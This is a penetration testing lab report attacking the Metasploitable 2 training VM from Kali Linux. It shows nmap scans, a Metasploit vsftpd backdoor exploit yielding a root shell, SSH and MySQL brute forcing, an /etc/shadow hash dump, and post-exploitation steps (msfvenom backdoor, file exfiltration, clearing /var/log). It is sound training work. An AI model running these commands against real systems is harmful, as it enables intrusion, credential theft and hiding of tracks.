

# **PENETRATION TESTING AND VULNERABILITY ASSESSMENT USING KALI LINUX AND METASPLOITABLE 2**

**Dataforte**

# Overview/Summary of the Project

This project focused on conducting a comprehensive penetration test and vulnerability assessment using Kali Linux as the attack platform and Metasploitable 2 as the intentionally vulnerable target. The aim was to identify weaknesses within a simulated environment and exploit them using industry-standard tools.

Key tools such as Nmap, Metasploit were used to discover open ports, detect services, and exploit known vulnerabilities. The project identified real-world security issues, including weak credentials, outdated services, and misconfigured access, and provided mitigation strategies to address these issues.

## Objective of the Project

- Simulate a real-world penetration testing scenario.
  - Identify open ports and running services.
  - Exploit vulnerable services in Metasploitable 2
  - Demonstrate post-exploitation techniques.
  - Recommend security mitigations based on findings.
- 

## 1. Lab Setup

### Tools & Environment:

- **Kali Linux** (Attacker Machine)
  - Pre-installed tools: Nmap, Metasploit, BurpSuite, Wireshark
- **Metasploitable 2** (Target Machine): A purposely vulnerable software or system designed to be exploited for security testing and training. It provides a controlled environment for ethical hackers and security professionals to practice and improve their penetration testing skills.
  - Intentionally Vulnerable OS with Misconfigured Services (FTP, SSH, Apache, etc.).
- **Virtualization Platform:** VMware/VirtualBox (for running both VMs).

## Network Configuration:

- Both VMs should be on the same **NAT/Host-only network** for communication.
  - Verify connectivity using `ping`.
- 

## 2. Methodology

### Phase 1: Reconnaissance & Scanning

Tools: `Nmap`, `Netdiscover`

#### 1. Discover the Target IP:

```
netdiscover -r 192.168.50.11/24
```

(Replace subnet as per your network.)

#### 2. Port Scanning with Nmap:

```
nmap -sV -O <Metasploitable_IP>
```

```
nmap -sV -A -T4 <Metasploitable_IP>
```

```
nmap -sV -A -T4 -O <Metasploitable_IP>
```

```
nmap -sS <Metasploitable_IP>
```

```
nmap -sT <Metasploitable_IP>
```

```
nmap -sU <Metasploitable_IP>
```

- Identifies open Ports, services, and OS details.

(**NOTE:** Nessus can also be used for Scanning and it will describe what the Vulnerability is all about: 127.0.0.1)

#### 3. Vulnerability Scanning:

```
nmap --script vuln <Metasploitable_IP>
```

## Phase 2: Exploitation

**Tool:** Metasploit Framework

**Metasploit:** a computer security framework that helps identify and exploit vulnerabilities in networks, services, and applications.

### 1. Exploiting vsFTPD (Backdoor Vulnerability): Port 21

```
msfconsole  
  
use exploit/unix/ftp/vsftpd_234_backdoor  
show options  
set RHOST <Metasploitable_IP>  
  
set RPORT 21 (use this is if not already set)  
exploit
```

- Gains Root Shell if successful.
- `pwd, ls -l` (This shows files and folders in Metasploitable 2)
- `cat /etc/shadow` (To find Usernames and passwords dump)

### 2. Exploiting Weak SSH Credentials: Port 22

To use the Metasploit Framework

```
Msfconsole  
search ssh_login  
use 0  
show options  
  
set RHOSTS <Metasploitable_IP>  
set RPORT 22 (This is if not already set)  
set USERPASS_FILE /home/oluwaseun/Desktop/wordlist.txt  
set STOP_ON_SUCCESS true  
set VERBOSE true  
  
show options (to confirm set parameters)  
run  
sessions -i  
1 sysinfo  
guid
```

- Bruteforces SSH login.

To use Hydra

```
sudo hydra -l wordlist.txt -P wordlist.txt <Metasploitable_IP> ssh
```

### 3. Exploiting Unsecured MySQL: Port 3306

```
Msfconsole
search scanner mysql
use 6
show options
set rhosts <Metasploitable_IP>
run
services -p 3306
back
search mysql_login
use 0
(use auxiliary/scanner/mysql/mysql_login)
set RHOSTS <Metasploitable_IP>
set USERNAME root
set PASS_FILE /home/Oluwaseun/Desktop/rockyou.txt
show options
run
```

Open Terminal

Command: `mysql -u root -h <Metasploitable IP> --skip-ssl` (run this in Terminal)(Press Enter for password)


```
show databases;\
```

### Phase 3: Post-Exploitation

- **Maintain Access:**
  - Create a backdoor using `msfvenom`.
- **Data Exfiltration:**
  - Extract sensitive files (`/etc/passwd`, `database dumps`).
- **Covering Tracks:**
  - Clear logs (`/var/log/`).


## Screenshots and Evidence

### 1. Exploiting vsFTPD (Backdoor Vulnerability): Port 21



```
oluwaseun@kali: ~  
File Actions Edit View Help  
(oluwaseun@kali)-[~]  
$ ping 192.168.50.12  
PING 192.168.50.12 (192.168.50.12) 56(84) bytes of data.  
64 bytes from 192.168.50.12: icmp_seq=1 ttl=64 time=8.15 ms  
64 bytes from 192.168.50.12: icmp_seq=2 ttl=64 time=0.937 ms  
64 bytes from 192.168.50.12: icmp_seq=3 ttl=64 time=0.957 ms  
64 bytes from 192.168.50.12: icmp_seq=4 ttl=64 time=1.23 ms  
64 bytes from 192.168.50.12: icmp_seq=5 ttl=64 time=2.36 ms  
64 bytes from 192.168.50.12: icmp_seq=6 ttl=64 time=1.08 ms  
64 bytes from 192.168.50.12: icmp_seq=7 ttl=64 time=0.778 ms  
64 bytes from 192.168.50.12: icmp_seq=8 ttl=64 time=0.840 ms  
64 bytes from 192.168.50.12: icmp_seq=9 ttl=64 time=1.05 ms  
^C64 bytes from 192.168.50.12: icmp_seq=10 ttl=64 time=1.67 ms  
64 bytes from 192.168.50.12: icmp_seq=11 ttl=64 time=1.77 ms  
64 bytes from 192.168.50.12: icmp_seq=12 ttl=64 time=0.894 ms  
64 bytes from 192.168.50.12: icmp_seq=13 ttl=64 time=1.28 ms  
64 bytes from 192.168.50.12: icmp_seq=14 ttl=64 time=1.32 ms  
^C  
  192.168.50.12 ping statistics —  
  14 packets transmitted, 14 received, 0% packet loss, time 13274ms  
 rtt min/avg/max/mdev = 0.778/1.735/8.149/1.827 ms  
(oluwaseun@kali)-[~]  
$
```

**Figure 1.1:** Terminal showing Ping and Response of Metasploitable IP



```
oluwaseun@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|---------------|-------------------|-------|-----|------------------------|
| 192.168.50.1  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 192.168.50.2  | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 192.168.50.3  | 08:00:27:18:97:57 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.50.12 | 08:00:27:ca:af:c0 | 1     | 60  | PCS Systemtechnik GmbH |


```

**Figure 1.2:** Terminal showing the output of Netdiscover

```

File Actions Edit View Help

(oluwaseun@kali)-[~]
$ nmap -sV -O 192.168.50.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 13:20 WAT
Nmap scan report for 192.168.50.12
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:AF:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 17.74 seconds

(oluwaseun@kali)-[~]
$

```

**Figure 1.3:** Terminal showing the output of port scan

```

File Actions Edit View Help

(oluwaseun@kali)-[~]
$ nmap --script vuln 192.168.50.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 13:24 WAT
Stats: 0:04:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.81% done; ETC: 13:29 (0:00:01 remaining)
Nmap scan report for 192.168.50.12
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-dh-params:
| VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|   State: VULNERABLE
|     Transport Layer Security (TLS) services that use anonymous
|     Diffie-Hellman key exchange only provide protection against passive
|     eavesdropping, and are vulnerable to active man-in-the-middle attacks
|     which could completely compromise the confidentiality and integrity
|     of any data exchanged over the resulting session.
|   Check results:
|     ANONYMOUS DH GROUP 1
|       Cipher Suite: TLS_DH_anon_WITH_DES_CBC_SHA
|       Modulus Type: Safe prime
|       Modulus Source: postfix builtin
|       Modulus Length: 1024
|       Generator Length: 8
|       Public Key Length: 1024
|   References:
|     https://www.ietf.org/rfc/rfc2246.txt
|
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: BID:74733 CVE:CVE-2015-4000
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8

```

**Figure 1.4:** Terminal showing the output of Vulnerability Scan



[illegible]

**Figure 1.6:** Terminal showing the output of Metasploit Framework



```

File Actions Edit View Help
o To boldly go where no
  shell has gone before

+ -- ==[ metasploit v6.4.56-dev ]
+ -- ==[ 2505 exploits - 1291 auxiliary - 431 post ]
+ -- ==[ 1610 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.12
rhosts => 192.168.50.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.12:21 - The port used by the backdoor bind listener is already open
[*] 192.168.50.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.9:43569 -> 192.168.50.12:6200) at 2025-06-0
3 13:53:30 +0100

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

**Figure 1.7:** Metasploit showing the Result of exploit of port 21 (vsFTPD) – root directories

```

Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help

inet addr:192.168.50.12 Bcast:192.168.50.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:feca:afc0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:27920 errors:0 dropped:0 overruns:0 frame:0
TX packets:26930 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3229715 (3.0 MB) TX bytes:14692177 (14.0 MB)
Base address:0xd020 Memory:f0200000-f0220000


lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:994 errors:0 dropped:0 overruns:0 frame:0
TX packets:994 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:449009 (438.4 KB) TX bytes:449009 (438.4 KB)

msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ ls
bin    dev    initrd  lost+found  nohup.out  root  sys  var
boot  etc    initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom  home  lib      mnt        proc       srv   usr

msfadmin@metasploitable:/$ _

```

**Figure 1.8:** Metasploitable 2 showing the root directories to confirm port 21 being exploited



```
File Actions Edit View Help
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

cat /etc/shadow
root:$1$/avpf8J1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX68P0t$M1yc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVM54K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$Xm10Zj2c$Rt/zcCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MqQgZUu05pAoUvfJhFcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$K.o3G93DGoXI1QKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr50hpecjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

**Figure 1.9:** Metasploit showing some password dumps for more exploit

## 2. Exploiting Weak SSH Credentials: Port 22

```

File Actions Edit View Help
msf6 > search ssh_login

Matching Modules

#  Name                                     Disclosure Date Rank Check Description
-  -
0  auxiliary/scanner/ssh/ssh_login          .             normal No    SSH Login C
heck Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   .             normal No    SSH Public
Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scann
er/ssh/ssh_login_pubkey

msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-
ANONYMOUS_LOGIN false          yes       Attempt to login with a blank username
and password
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
CreateSession    true          no        Create a new session for every successf
ul login
DB_ALL_CREDS     false         no        Try each user/password couple stored in
the current database
DB_ALL_PASS      false         no        Add all passwords in the current databa
se to the list
DB_ALL_USERS     false         no        Add all users in the current database t
o the list
DB_SKIP_EXISTING none          no        Skip existing credentials stored in the
current database (Accepted: none, user
, userBrealm)
PASSWORD         no            no        A specific password to authenticate wit
h
PASS_FILE        no            no        File containing passwords, one per line
RHOSTS           yes          yes       The target host(s), see https://docs.me
tasptloit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT            22           yes       The target port
STOP_ON_SUCCESS  false        yes       Stop guessing when a credential works f
or a host
THREADS          1            yes       The number of concurrent threads (max o
ne per host)
USERNAME         no            no        A specific username to authenticate as
USERPASS_FILE    no            no        File containing users and passwords sep

```

**Figure 2.1:** Metasploit showing ssh scanner for exploiting ssh port 22

```

File Actions Edit View Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.50.12
RHOSTS => 192.168.50.12
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /home/oluwaseun/Desktop/wordlist
.txt
USERPASS_FILE => /home/oluwaseun/Desktop/wordlist.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-
ANONYMOUS_LOGIN false          yes       Attempt to login with a blank user
name and password
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
CreateSession    true          no        Create a new session for every suc
cessful login
DB_ALL_CREDS     false         no        Try each user/password couple stor
ed in the current database
DB_ALL_PASS      false         no        Add all passwords in the current d
atabase to the list
DB_ALL_USERS     false         no        Add all users in the current datab
ase to the list
DB_SKIP_EXISTING none          no        Skip existing credentials stored i
n the current database (Accepted:
none, user, userBrealm)
PASSWORD         no            no        A specific password to authenticat
e with
PASS_FILE        no            no        File containing passwords, one per
line
RHOSTS           192.168.50.12 yes       The target host(s), see https://do
cs.metasptloit.com/docs/using-metas
ptloit/basics/using-metasploit.html
RPORT            22           yes       The target port
STOP_ON_SUCCESS  true          yes       Stop guessing when a credential wo
rks for a host
THREADS          1            yes       The number of concurrent threads (
max one per host)
USERNAME         no            no        A specific username to authenticat
e as
USERPASS_FILE    /home/oluwasoun/Desk no
top/wordlist.txt
USER_AS_PASS     false         no        Try the username as the password f
or all users

```

**Figure 2.2:** Metasploit showing parameters set for exploiting ssh port 22

### 3. Exploiting Unsecured MySQL: Port 3306

```

File Actions Edit View Help
[+] metasploit v6.4.56-dev
+ -- --[ 2505 exploits - 1291 auxiliary - 431 post
+ -- --[ 1610 payloads - 49 encoders - 13 nops
+ -- --[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search mysql login

Matching Modules

# Name Disclosure Date Rank Ch
-- --
0 auxiliary/scanner/mysql/mysql_login normal No
MySQL login Utility
1 exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27 excellent Ye
Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
2 exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30 excellent No
Zpanel Remote Unauthenticated RCE
3 \_ target: Generic (PHP Payload)
4 \_ target: Linux x86

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/ht
tp/zpanel_information_disclosure_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an intera
ctive session
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

Name Current Setting Required Description
-----
ANONYMOUS_LOGIN false yes Attempt to login with a blank username a
nd password
BLANK_PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession false no Create a new session for every successfu
l login
DB_ALL_CREDS false no Try each user/password couple stored in
the current database
DB_ALL_PASS false no Add all passwords in the current databas
e to the list
  
```

**Figure 3.1:** Metasploit showing unsecured mySQL (port 3306) being exploited



```

File Actions Edit View Help
DB_SKIP_EXISTING none no Skip existing credentials stored in the
current database (Accepted: none, user,
userfrealm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,
type:host:port][...]
RHOSTS yes The target host(s), see https://docs.met
asploit.com/docs/using-metasploit/basics
/using-metasploit.html
RPORT 3306 The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works fo
r a host
THREADS 1 yes The number of concurrent threads (max on
e per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords sepa
rated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all
users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.50.12
RHOSTS => 192.168.50.12
msf6 auxiliary(scanner/mysql/mysql_login) > set PASS_FILE /home/oluwaseun/Desktop/rockyou.
txt
PASS_FILE => /home/oluwaseun/Desktop/rockyou.txt
msf6 auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.50.12:3306 - 192.168.50.12:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.50.12:3306 - No active DB -- Credential data will not be saved!
[-] 192.168.50.12:3306 - 192.168.50.12:3306 - LOGIN FAILED: root: (Unable to Connect: i
nvalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.50.12:3306 - 192.168.50.12:3306 - LOGIN FAILED: root:123456 (Unable to Conn
ect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 192.168.50.12:3306 - 192.168.50.12:3306 - LOGIN FAILED: root:12345 (Unable to Conne
ct: invalid packet: scramble_length(0) != length of scramble(21))
[*] 192.168.50.12:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.50.12:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.50.12:3306 - You can open an MySQL session with these credentials and Creat
eSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > d remote MySQL version 5.0.51a
[-] Unknown command: d. Run the help command for more details.
msf6 auxiliary(scanner/mysql/mysql_login) > [!] 192.168.50.12:3306 - No active DB -- Credential data will not be saved!
[-] Unknown command: [!]. Run the help command for more details.
msf6 auxiliary(scanner/mysql/mysql_login) > [-] 192.168.50.12:3306 - 192.168.50.12:3306

```

**Figure 3.2:** Metasploit showing unsecured mySQL (port 3306) being exploited (cont.)

```

(oluwaseun@kali)-[~/Desktop]
$ mysql -u root -h 192.168.50.12 --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 3541
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;\
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.057 sec)

```

**Figure 3.3:** Terminal showing output of exploited mySQL (port 3306)

---

## 4. Findings & Mitigations

### Identified Vulnerabilities:

1. **vsFTPD Backdoor (Port 21)** – Arbitrary code execution.
    - **Fix:** Update vsFTPD or disable FTP if unused.
  2. **Weak SSH Credentials (Port 22)** – Brute force attack possible.
    - **Fix:** Enforce strong passwords & key-based authentication.
  3. **Unsecured MySQL (Port 3306)** – Default credentials (root:root).
    - **Fix:** Change default passwords & restrict remote access.
- 

## 5. Conclusion

“Security is paramount and should be treated as such.”

